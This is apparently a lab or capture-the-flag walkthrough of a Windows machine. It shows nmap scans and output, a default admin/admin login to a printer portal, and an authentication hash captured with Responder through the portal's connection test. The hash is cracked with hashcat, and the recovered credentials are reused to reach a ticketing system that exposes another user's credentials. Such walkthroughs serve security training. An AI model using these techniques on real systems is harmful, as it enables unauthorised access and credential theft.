
Port Scan

```
nmap -p- --min-rate=1000 -T4 <ip>

nmap -p <ports> -sC -sV <ip>
```

Running nmap we see port 80, 5000 and 5985 (Winrm) open.



```
└─# nmap -p- --min-rate=1000 -T4  192.168.186.132
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-28 14:01 UTC
Nmap scan report for 192.168.186.132
Host is up (0.00084s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
5000/tcp open  upnp
5985/tcp open  wsman
MAC Address: 00:0C:29:B8:B9:04 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 88.32 seconds


┌──(root㉿kali)-[~]
└─# nmap -p 80,5000,5985 -sC -sV 192.168.186.132
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-28 14:03 UTC
Nmap scan report for 192.168.186.132
Host is up (0.0022s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
|_http-title: Smarter Support
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
5000/tcp open  http    Werkzeug httpd 3.1.8 (Python 3.14.7)
| http-title: Printer Configuration Portal
|_Requested resource was /login
|_http-server-header: Werkzeug/3.1.8 Python/3.14.7
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 00:0C:29:B8:B9:04 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.77 seconds
```

Enumerating and Abusing Printer Configuration Portal


Checking the webpage in port 5000 we are meet by a login for a printer management portal.



Sometimes printers are just installed and left with default passwords, we can try to use some guessable passwords and we are able to login with using admin for both username and password.




Clicking on configuration we find some functionality to test printer connection. It asks for a hostname or ip as input.




It is possible that while trying to connect to a host the printer may attempt to perform authentication.


We will set up responder to capture any authentication attempt.




Then we will test the printer connection to our ip address.



And we capture a hash. It attempted authentication using credentials for printer_support user.




We can crack the hash using hashcat and rockyou.txt and get the password for printer_support.




Accessing and Enumerating Ticketing System.


Checking port 80 we find a Support Center to make tickets.




We can try printer_support credentials, but it won't work. This login is only for users opening and checking tickets.




Instead, we can click on “sign in here” and attempt to login as agent.




And we can log in as an agent. It seems the credentials from the printer are also used to manage and answer tickets.




Checking closed tickets, we found an old ticket related to requesting access.



In the ticket we find credentials assigned to user ivan.morales.

